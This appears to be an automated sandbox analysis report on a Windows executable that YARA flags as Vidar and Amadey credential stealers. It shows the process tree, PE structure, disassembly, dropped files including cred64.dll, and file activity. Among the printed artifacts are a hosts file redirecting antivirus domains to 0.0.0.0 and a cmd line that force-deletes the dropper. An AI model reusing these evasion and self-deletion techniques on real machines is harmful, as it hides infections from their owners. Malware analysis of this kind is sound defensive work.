| C:\Windows\System32\drivers\etc\hosts |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|---------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                              | C:\Users\user\AppData\Local\Temp\1000017001\EmIt64.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| File Type:                            | ASCII text, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Category:                             | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Size (bytes):                         | 2748                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit):                       | 4.269302338623222                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Encrypted:                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SSDeep:                               | 48:vDZhyoZWM9rU5fFcDL6iCW1RiJ9rn5w0K:vDZEurK9XiCW1RiXn54                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5:                                  | 7B1D6A1E1228728A16B66C3714AA9A23                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA1:                                 | 8B59677A3560777593B1FA7D67465BBD7B3BC548                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-256:                              | 3F15965D0159A818849134B3FBB016E858AC50EFDF67BFCD762606AC51831BC5                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-512:                              | 573B68C9865416EA2F9CF5C614FCEDBFE69C67BD572BACEC81C1756E711BD90FCFEE93E17B74FB294756ADF67AD18845A56C87F7F870940CBAEB3A579146AB6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Malicious:                            | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Preview:                              | # Copyright (c) 1993-2009 Microsoft Corp...# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...# For example:..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com<br># x client host...# localhost name resolution is handled within DNS itself...# 127.0.0.1 localhost..::1 localhost...0.0.0.0 avast.com..0.0.0.0<br>www.avast.com..0.0.0.0 totalav.com..0.0.0.0 www.totalav.com..0.0.0.0 scanguard.com..0.0.0.0 www.scanguard.com.. |

| \Device\ConDrv  |                                                                                                                                 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Windows\SysWOW64\cacls.exe                                                                                                   |
| File Type:      | ASCII text, with no line terminators                                                                                            |
| Category:       | dropped                                                                                                                         |
| Size (bytes):   | 15                                                                                                                              |
| Entropy (8bit): | 3.240223928941852                                                                                                               |
| Encrypted:      | false                                                                                                                           |
| SSDeep:         | 3:o3F:o1                                                                                                                        |
| MD5:            | 509B054634B6DE74F111C3E646BC80FD                                                                                                |
| SHA1:           | 99B4C0F39144A92FE42E22473A2A2552FB16BD13                                                                                        |
| SHA-256:        | 07C7C151ADD6D955F3C876359C0E2A3A3FB0C519DD1E574413F0B68B345D8C36                                                                |
| SHA-512:        | A9C2D23947DBE09D5ECFBF6B3109F3CF8409E43176AE10C18083446EDE006E60E41C3EA2D2765036A967FC81B085D5F271686606AED4154AE45287D412CF6D4 |
| Malicious:      | false                                                                                                                           |
| Preview:        | processed dir:                                                                                                                  |

| \Device\Mup\computer\PIPE\samr |                                                                                                                                  |
|--------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| Process:                       | C:\Users\user\1000018002\avicapn32.exe                                                                                           |
| File Type:                     | GLS_BINARY LSB_FIRST                                                                                                             |
| Category:                      | dropped                                                                                                                          |
| Size (bytes):                  | 116                                                                                                                              |
| Entropy (8bit):                | 4.053374040827532                                                                                                                |
| Encrypted:                     | false                                                                                                                            |
| SSDeep:                        | 3:rmHD/lH//IILGIA1yqGlgZty:rmH2oty                                                                                               |
| MD5:                           | 080E701E8B8E2E9C68203C150AC7C6B7                                                                                                 |
| SHA1:                          | 4EF041621388B805758AE1D3B122F9D364705223                                                                                         |
| SHA-256:                       | FE129AE2A7C96708754F6F51091E6E512C9FEACA1042A1E9DB914C651FEB344D                                                                 |
| SHA-512:                       | C11D88B8E355B7B922B985802464B693F75BA4C2A62F9137A15842CA82F9B6B3ED13059EDC0DF1C04E7DE43719D892B4C0D22BB67BE0D57EAB368BA1BC057E79 |
| Malicious:                     | false                                                                                                                            |
| Preview:                       | .....t.....xW4.4....#Eg.....]......+H'.....xW4.4....#Eg.....l..@E.....                                                           |

| Static File Info      |                                                                                                                                                                                                                                                                                 |
|-----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>General</b>        |                                                                                                                                                                                                                                                                                 |
| File type:            | PE32 executable (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                               |
| Entropy (8bit):       | 7.969714456944802                                                                                                                                                                                                                                                               |
| TrID:                 | <ul style="list-style-type: none"> <li>Win32 Executable (generic) a (10002005/4) 99.96%</li> <li>Generic Win/DOS Executable (2004/3) 0.02%</li> <li>DOS Executable Generic (2002/1) 0.02%</li> <li>Autodesk FLIC Image File (extensions: flic, fli, cel) (7/3) 0.00%</li> </ul> |
| File name:            | DQxttu2Qrr.exe                                                                                                                                                                                                                                                                  |
| File size:            | 7387352                                                                                                                                                                                                                                                                         |
| MD5:                  | 7434b42e11380272961c92e061072e78                                                                                                                                                                                                                                                |
| SHA1:                 | a2dea715e33a860dc09d09b219db18831e6bb1a5                                                                                                                                                                                                                                        |
| SHA256:               | 9922432bfa7768bdfb6e8b079c90744c9f3d33a5a258a97abc8519f81a680e40                                                                                                                                                                                                                |
| SHA512:               | b426ec3a12c39bfdbf6a52a2971a44e471a76ca270c0aa2ed9b9bb8f1ad5f48f80e7a86659375a05782964762bc3a56f0aa3de87ac509b01c0cad421f8f46a49                                                                                                                                                |
| SSDeep:               | 196608:xhWCcb/OtOBzdC0yo7R5aZPPrf4e0dNL4IkPZFsm:xhWtb/OtOm0yo3alDfzUNPGZFM                                                                                                                                                                                                      |
| TLSH:                 | AB76236317255189F4E1CC385637FEE572F3075A8B41BCBED4EAACC128275A4E223A53                                                                                                                                                                                                          |
| File Content Preview: | MZ.....@.....!.!.!This program cannot be run in DOS mode....\$.....PE..L...V.c.....<.....L.....P...@.....`.....<sq...@.....                                                                                                                                                     |

| File Icon                                                                           |                  |
|-------------------------------------------------------------------------------------|------------------|
|  |                  |
| Icon Hash:                                                                          | c2aaa2abc3cbd200 |

## Static PE Info

### General

|                             |                                                |
|-----------------------------|------------------------------------------------|
| Entrypoint:                 | 0x8c1e86                                       |
| Entrypoint Section:         | .rpt02                                         |
| Digitally signed:           | true                                           |
| Imagebase:                  | 0x400000                                       |
| Subsystem:                  | windows gui                                    |
| Image File Characteristics: | EXECUTABLE_IMAGE, 32BIT_MACHINE                |
| DLL Characteristics:        | DYNAMIC_BASE, NX_COMPAT, TERMINAL_SERVER_AWARE |
| Time Stamp:                 | 0x638E5699 [Mon Dec 5 20:37:45 2022 UTC]       |
| TLS Callbacks:              |                                                |
| CLR (.Net) Version:         |                                                |
| OS Version Major:           | 5                                              |
| OS Version Minor:           | 1                                              |
| File Version Major:         | 5                                              |
| File Version Minor:         | 1                                              |
| Subsystem Version Major:    | 5                                              |
| Subsystem Version Minor:    | 1                                              |
| Import Hash:                | f27ebcbe4049b07f90dd3733790155ae               |

### Authenticode Signature

|                             |                                                                                                                       |
|-----------------------------|-----------------------------------------------------------------------------------------------------------------------|
| Signature Valid:            | <b>false</b>                                                                                                          |
| Signature Issuer:           | CN=uncommon company                                                                                                   |
| Signature Validation Error: | <b>A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider</b> |
| Error Number:               | -2146762487                                                                                                           |
| Not Before, Not After       | • 12/7/2022 5:06:50 PM 12/7/2023 5:26:50 PM                                                                           |
| Subject Chain               | • CN=uncommon company                                                                                                 |
| Version:                    | 3                                                                                                                     |
| Thumbprint MD5:             | 9938EB0DDDE3DAAE762B8C69C1C53709                                                                                      |
| Thumbprint SHA-1:           | 20DF2B39D7CCE671B34083E127FBD5E7C744ABC4                                                                              |
| Thumbprint SHA-256:         | 2567E5A6A91E9CD4EF79CB21D4CAEF2034B5A0FEE7B2EF0B5144A213DDDEAEAA                                                      |
| Serial:                     | 1DFD1A0BD6CE1085439899F76E6C0329                                                                                      |

### Entrypoint Preview

#### Instruction

```
call 00007FB5AD149BF4h
bswap eax
dec eax
rol eax, 1
jmp 00007FB5ACF910E9h
lea eax, dword ptr [eax+689F7F47h]
test eax, edx
bswap eax
lea eax, dword ptr [eax-2DF61256h]
jmp 00007FB5ACF96FCBh
push esi
ret
jmp edi
movsx edi, bx
mov edi, eax
jmp 00007FB5ACF24E97h
jmp ebp
bswap ecx
jmp 00007FB5ACFAFC3Fh
jmp 00007FB5AD0A7DDh
inc ecx
cmp ebp, esi
xor ebx, ecx
add esi, ecx
```

| Instruction                        |
|------------------------------------|
| jmp 00007FB5ACF74494h              |
| not ecx                            |
| xor ebx, ecx                       |
| cmp dh, 0000000Ch                  |
| clc                                |
| add esi, ecx                       |
| jmp 00007FB5AD589852h              |
| inc al                             |
| stc                                |
| rol al, 1                          |
| cmp ebx, esi                       |
| test eax, eax                      |
| xor al, 05h                        |
| xor bl, al                         |
| clc                                |
| cmc                                |
| mov word ptr [esp+eax], cx         |
| movzx ecx, bp                      |
| lea edi, dword ptr [edi-00000004h] |
| mov ecx, dword ptr [edi]           |
| cmp esp, 027A612Bh                 |
| jmp 00007FB5AD0D3C61h              |
| add ebp, 00000004h                 |
| test bx, sp                        |
| test bp, 2D70h                     |
| xor ecx, ebx                       |
| jmp 00007FB5AD18D545h              |
| inc edx                            |
| test edi, eax                      |
| cmp esi, esi                       |
| clc                                |
| xor ebx, edx                       |
| test bp, 0237h                     |
| add ebp, edx                       |
| jmp 00007FB5AD1387EEh              |
| bswap eax                          |
| stc                                |
| cmp ebx, edi                       |
| clc                                |
| xor ebx, eax                       |
| test ebp, 50FE79FEh                |
| cmp esi, 1A032DD5h                 |
| add esi, eax                       |
| jmp 00007FB5ACEEC384h              |

| Data Directories                   |                 |              |               |
|------------------------------------|-----------------|--------------|---------------|
| Name                               | Virtual Address | Virtual Size | Is in Section |
| IMAGE_DIRECTORY_ENTRY_EXPORT       | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_IMPORT       | 0x4d6d88        | 0x64         | .rpt02        |
| IMAGE_DIRECTORY_ENTRY_RESOURCE     | 0xb41000        | 0x45e6       | .rsrc         |
| IMAGE_DIRECTORY_ENTRY_EXCEPTION    | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_SECURITY     | 0x70a200        | 0x16d8       | .rpt02        |
| IMAGE_DIRECTORY_ENTRY_BASERELOC    | 0xb40000        | 0x5f0        | .reloc        |
| IMAGE_DIRECTORY_ENTRY_DEBUG        | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_COPYRIGHT    | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_GLOBALPTR    | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_TLS          | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG  | 0xb3f810        | 0x40         | .rpt02        |
| IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT | 0x0             | 0x0          |               |

| Name                                 | Virtual Address | Virtual Size | Is in Section |
|--------------------------------------|-----------------|--------------|---------------|
| IMAGE_DIRECTORY_ENTRY_IAT            | 0x43a000        | 0x38         | .rrt01        |
| IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT   | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_RESERVED       | 0x0             | 0x0          |               |

| Sections |                 |              |          |          |                     |           |                     |                                                                                   |  |
|----------|-----------------|--------------|----------|----------|---------------------|-----------|---------------------|-----------------------------------------------------------------------------------|--|
| Name     | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity     | File Type | Entropy             | Characteristics                                                                   |  |
| .text    | 0x1000          | 0x33a16      | 0x0      | False    | 0                   | empty     | 0.0                 | IMAGE_SCN_CNT_CODE,<br>IMAGE_SCN_MEM_EXECUTE,<br>IMAGE_SCN_MEM_READ               |  |
| .rdata   | 0x35000         | 0xe72e       | 0x0      | False    | 0                   | empty     | 0.0                 | IMAGE_SCN_CNT_INITIALIZE<br>D_DATA,<br>IMAGE_SCN_MEM_READ                         |  |
| .data    | 0x44000         | 0x15164      | 0x0      | False    | 0                   | empty     | 0.0                 | IMAGE_SCN_CNT_INITIALIZE<br>D_DATA,<br>IMAGE_SCN_MEM_READ,<br>IMAGE_SCN_MEM_WRITE |  |
| .rrt00   | 0x5a000         | 0x3dfeb      | 0x0      | unknown  | unknown             | unknown   | unknown             | IMAGE_SCN_CNT_CODE,<br>IMAGE_SCN_MEM_EXECUTE,<br>IMAGE_SCN_MEM_READ               |  |
| .rrt01   | 0x43a000        | 0x4c4        | 0x600    | False    | 0.04036458333333336 | data      | 0.22812778826287236 | IMAGE_SCN_CNT_INITIALIZE<br>D_DATA,<br>IMAGE_SCN_MEM_READ,<br>IMAGE_SCN_MEM_WRITE |  |
| .rrt02   | 0x43b000        | 0x704ab0     | 0x704c00 | unknown  | unknown             | unknown   | unknown             | IMAGE_SCN_CNT_CODE,<br>IMAGE_SCN_MEM_EXECUTE,<br>IMAGE_SCN_MEM_READ               |  |
| . reloc  | 0xb40000        | 0x5f0        | 0x600    | False    | 0.540364583333334   | data      | 4.361633265576557   | IMAGE_SCN_CNT_INITIALIZE<br>D_DATA,<br>IMAGE_SCN_MEM_READ                         |  |
| .rsrc    | 0xb41000        | 0x45e6       | 0x4600   | False    | 0.094140625         | data      | 2.603551470689515   | IMAGE_SCN_CNT_INITIALIZE<br>D_DATA,<br>IMAGE_SCN_MEM_READ                         |  |

| Resources     |          |        |                                                                                   |          |               |  |
|---------------|----------|--------|-----------------------------------------------------------------------------------|----------|---------------|--|
| Name          | RVA      | Size   | Type                                                                              | Language | Country       |  |
| RT_ICON       | 0xb411d4 | 0x313  | PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced                       | English  | United States |  |
| RT_ICON       | 0xb414e8 | 0x25a8 | Device independent bitmap graphic, 48 x 96 x 32, image size 9600                  | English  | United States |  |
| RT_ICON       | 0xb43a90 | 0x10a8 | Device independent bitmap graphic, 32 x 64 x 32, image size 4224                  | English  | United States |  |
| RT_ICON       | 0xb44b38 | 0x468  | Device independent bitmap graphic, 16 x 32 x 32, image size 1088                  | English  | United States |  |
| RT_GROUP_ICON | 0xb44fa0 | 0x3e   | data                                                                              | English  | United States |  |
| RT_VERSION    | 0xb44fe0 | 0x41c  | data                                                                              |          |               |  |
| RT_MANIFEST   | 0xb453fc | 0x1ea  | XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators |          |               |  |

| Imports      |                                                                                                        |
|--------------|--------------------------------------------------------------------------------------------------------|
| DLL          | Import                                                                                                 |
| KERNEL32.dll | LocalAlloc                                                                                             |
| KERNEL32.dll | GetSystemTimeAsFileTime                                                                                |
| USER32.dll   | CharUpperBuffW                                                                                         |
| KERNEL32.dll | LocalAlloc, LocalFree, GetModuleFileNameW, ExitProcess, LoadLibraryA, GetModuleHandleA, GetProcAddress |


| Possible Origin                |                                  |                                                                                       |
|--------------------------------|----------------------------------|---------------------------------------------------------------------------------------|
| Language of compilation system | Country where language is spoken | Map                                                                                   |
| English                        | United States                    |  |

## Network Behavior

No network behavior found

## Statistics

### Behavior



- DQxttu2Qrr.exe
- 61312899942613011832.exe
- cmd.exe
- conhost.exe
- timeout.exe
- gntuud.exe
- schtasks.exe
- conhost.exe
- cmd.exe
- conhost.exe
- cmd.exe
- cmd.exe
- cacls.exe
- cacls.exe
- cmd.exe
- cacls.exe
- cacls.exe
- rundll32.exe
- gntuud.exe
- Emit64.exe
- avicapn32.exe
- cmd.exe
- cmd.exe
- conhost.exe
- conhost.exe
- powershell.exe
- sc.exe
- conhost.exe
- powercfg.exe
- sc.exe
- powercfg.exe
- sc.exe
- sc.exe
- powercfg.exe
- reg.exe
- rundll32.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe
- umciavi64.exe



Click to jump to process

## System Behavior

Analysis Process: DQxttu2Qrr.exe PID: 2508, Parent PID: 3452

### General

|                        |                                      |
|------------------------|--------------------------------------|
| Target ID:             | 0                                    |
| Start time:            | 10:38:07                             |
| Start date:            | 09/12/2022                           |
| Path:                  | C:\Users\user\Desktop\DQxttu2Qrr.exe |
| Wow64 process (32bit): | true                                 |
| Commandline:           | C:\Users\user\Desktop\DQxttu2Qrr.exe |
| Imagebase:             | 0x1090000                            |

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File size:                    | 7387352 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| MD5 hash:                     | 7434B42E11380272961C92E061072E78                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000002.300367960.00000000010C5000.00000002.00000001.01000000.00000003.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.298618389.000000000079A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                         |

## File Activities

**Analysis Process: 61312899942613011832.exe** PID: 5372, Parent PID: 2508

### General

|                               |                                                                                                                                                                                                                                                    |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 4                                                                                                                                                                                                                                                  |
| Start time:                   | 10:38:27                                                                                                                                                                                                                                           |
| Start date:                   | 09/12/2022                                                                                                                                                                                                                                         |
| Path:                         | C:\ProgramData\61312899942613011832.exe                                                                                                                                                                                                            |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                               |
| Commandline:                  | "C:\ProgramData\61312899942613011832.exe"                                                                                                                                                                                                          |
| Imagebase:                    | 0x1150000                                                                                                                                                                                                                                          |
| File size:                    | 7732440 bytes                                                                                                                                                                                                                                      |
| MD5 hash:                     | 2239A58CC93FD94DC2806CE7F6AF0A0B                                                                                                                                                                                                                   |
| Has elevated privileges:      | true                                                                                                                                                                                                                                               |
| Has administrator privileges: | true                                                                                                                                                                                                                                               |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                           |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Amadey_2, Description: Yara detected Amadey's stealer DLL, Source: 00000004.00000002.327105294.0000000001151000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security</li> </ul> |
| Antivirus matches:            | <ul style="list-style-type: none"> <li>Detection: 35%, ReversingLabs</li> </ul>                                                                                                                                                                    |
| Reputation:                   | low                                                                                                                                                                                                                                                |

## File Activities

### File Created

| File Path                                              | Access                                                                                                          | Attributes | Options                                                                                | Completion      | Count | Source Address | Symbol           |
|--------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Local\Temp\03bd543fce            | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait | 1     | 115B6F6        | CreateDirectoryA |
| C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe | read data or list directory   read attributes   delete   write dac   synchronize   generic read   generic write | device     | sequential only   non directory file                                                   | success or wait | 1     | 115B852        | CopyFileA        |

### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|           |        |        |       |       |            |       |                |        |

| File Path                                              | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Ascii                                                                                                 | Completion      | Count | Source Address | Symbol    |
|--------------------------------------------------------|--------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|-----------|
| C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe | 0      | 524288 | 4d 5a fd 00 03 00 00 00<br>04 00 00 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 00 00 00 00 00 00 00<br>00 00 00 fd 00 00 00 0e<br>1f fd 0e 00 fd 09 fd 21 fd<br>01 4c fd 21 54 68 69 73<br>20 70 72 6f 67 72 61 6d<br>20 63 61 6e 6e 6f 74 20<br>62 65 20 72 75 6e 20 69<br>6e 20 44 4f 53 20 6d 6f<br>64 65 2e 0d 0d 0a 24 00<br>00 00 00 00 00 fd fd<br>58 48 fd fd 36 1b fd fd 36<br>1b fd fd 36 1b fd fd 35 1a<br>fd fd 36 1b fd fd 33 1a 61<br>fd 36 1b fd fd 32 1a fd fd<br>36 1b 28 fd 32 1a fd fd 36<br>1b 28 fd 35 1a fd fd 36 1b<br>28 fd 33 1a fd fd 36 1b fd<br>fd 37 1a fd fd 36 1b fd fd<br>37 1b 5c fd 36 1b 66 fd 3f<br>1a fd fd 36 1b 66 fd 1b<br>fd fd 36 1b 66 fd 34 1a fd<br>fd 36 1b 52 69 63 68 fd fd<br>36 1b 00 00 00 00 00 00<br>00 00 50 45 00 00 4c 01<br>08 | MZ@!This program<br>cannot be run in DOS<br>mode.\$XH666563a626(2<br>6(56(36767:6f?<br>616146Rich6PEL | success or wait | 15    | 115B852        | CopyFileA |

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

| Analysis Process: cmd.exe PID: 5596, Parent PID: 2508 |                                                                                                         |
|-------------------------------------------------------|---------------------------------------------------------------------------------------------------------|
| <strong>General</strong>                              |                                                                                                         |
| Target ID:                                            | 9                                                                                                       |
| Start time:                                           | 10:38:30                                                                                                |
| Start date:                                           | 09/12/2022                                                                                              |
| Path:                                                 | C:\Windows\SysWOW64\cmd.exe                                                                             |
| Wow64 process (32bit):                                | true                                                                                                    |
| Commandline:                                          | "C:\Windows\System32\cmd.exe" /c timeout /t 6 & del /f /q "C:\Users\user\Desktop\DQxttu2Qrr.exe" & exit |
| Imagebase:                                            | 0xb0000                                                                                                 |
| File size:                                            | 232960 bytes                                                                                            |
| MD5 hash:                                             | F3BDBE3BB6F734E357235F4D5898582D                                                                        |
| Has elevated privileges:                              | true                                                                                                    |
| Has administrator privileges:                         | true                                                                                                    |
| Programmed in:                                        | C, C++ or other language                                                                                |
| Reputation:                                           | high                                                                                                    |

| File Activities |        |            |         |            |       |                |        |
|-----------------|--------|------------|---------|------------|-------|----------------|--------|
| File Path       | Access | Attributes | Options | Completion | Count | Source Address | Symbol |

| File Deleted                         |  |  |  |               |       |                |             |
|--------------------------------------|--|--|--|---------------|-------|----------------|-------------|
| File Path                            |  |  |  | Completion    | Count | Source Address | Symbol      |
| C:\Users\user\Desktop\DQxttu2Qrr.exe |  |  |  | cannot delete | 1     | D0374          | DeleteFileW |
| C:\Users\user\Desktop\DQxttu2Qrr.exe |  |  |  | cannot delete | 1     | D0374          | DeleteFileW |

| Analysis Process: conhost.exe PID: 5604, Parent PID: 5596 |            |
|-----------------------------------------------------------|------------|
| <strong>General</strong>                                  |            |
| Target ID:                                                | 10         |
| Start time:                                               | 10:38:30   |
| Start date:                                               | 09/12/2022 |

|                               |                                                     |
|-------------------------------|-----------------------------------------------------|
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff745070000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA777DEEA782E8B4D7C7C33BBF8A4496                    |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |
| Reputation:                   | high                                                |

### Analysis Process: timeout.exe PID: 5636, Parent PID: 5596

#### General

|                               |                                  |
|-------------------------------|----------------------------------|
| Target ID:                    | 11                               |
| Start time:                   | 10:38:31                         |
| Start date:                   | 09/12/2022                       |
| Path:                         | C:\Windows\SysWOW64\timeout.exe  |
| Wow64 process (32bit):        | true                             |
| Commandline:                  | timeout /t 6                     |
| Imagebase:                    | 0xc50000                         |
| File size:                    | 26112 bytes                      |
| MD5 hash:                     | 121A4EDAE60A7AF6F5DFA82F7BB95659 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | high                             |

#### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|           |        |            |         |            |       |                |        |

### Analysis Process: gntuud.exe PID: 5780, Parent PID: 5372

#### General

|                               |                                                          |
|-------------------------------|----------------------------------------------------------|
| Target ID:                    | 13                                                       |
| Start time:                   | 10:38:39                                                 |
| Start date:                   | 09/12/2022                                               |
| Path:                         | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe   |
| Wow64 process (32bit):        | true                                                     |
| Commandline:                  | "C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe" |
| Imagebase:                    | 0x3d0000                                                 |
| File size:                    | 7732440 bytes                                            |
| MD5 hash:                     | 2239A58CC93FD94DC2806CE7F6AF0A0B                         |
| Has elevated privileges:      | true                                                     |
| Has administrator privileges: | true                                                     |
| Programmed in:                | C, C++ or other language                                 |
| Antivirus matches:            | • Detection: 35%, ReversingLabs                          |
| Reputation:                   | low                                                      |

#### File Activities

##### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|           |        |            |         |            |       |                |        |

| File Path                                                 | Access                                        | Attributes | Options                                                                                | Completion            | Count | Source Address | Symbol           |
|-----------------------------------------------------------|-----------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------------|-------|----------------|------------------|
| C:\Users\user\AppData\Roaming\c33e9ad058e5d3              | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait       | 1     | 3E199C         | CreateDirectoryA |
| C:\Users\user\AppData\Roaming\c33e9ad058e5d3\cred64.dll   | read attributes   synchronize   generic write | device     | synchronous io non alert   non directory file                                          | success or wait       | 1     | 3D8BC2         | CreateFileA      |
| C:\Users\user                                             | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |
| C:\Users\user\AppData\Local                               | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache   | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |
| C:\Users\user                                             | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |
| C:\Users\user\AppData\Local                               | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |
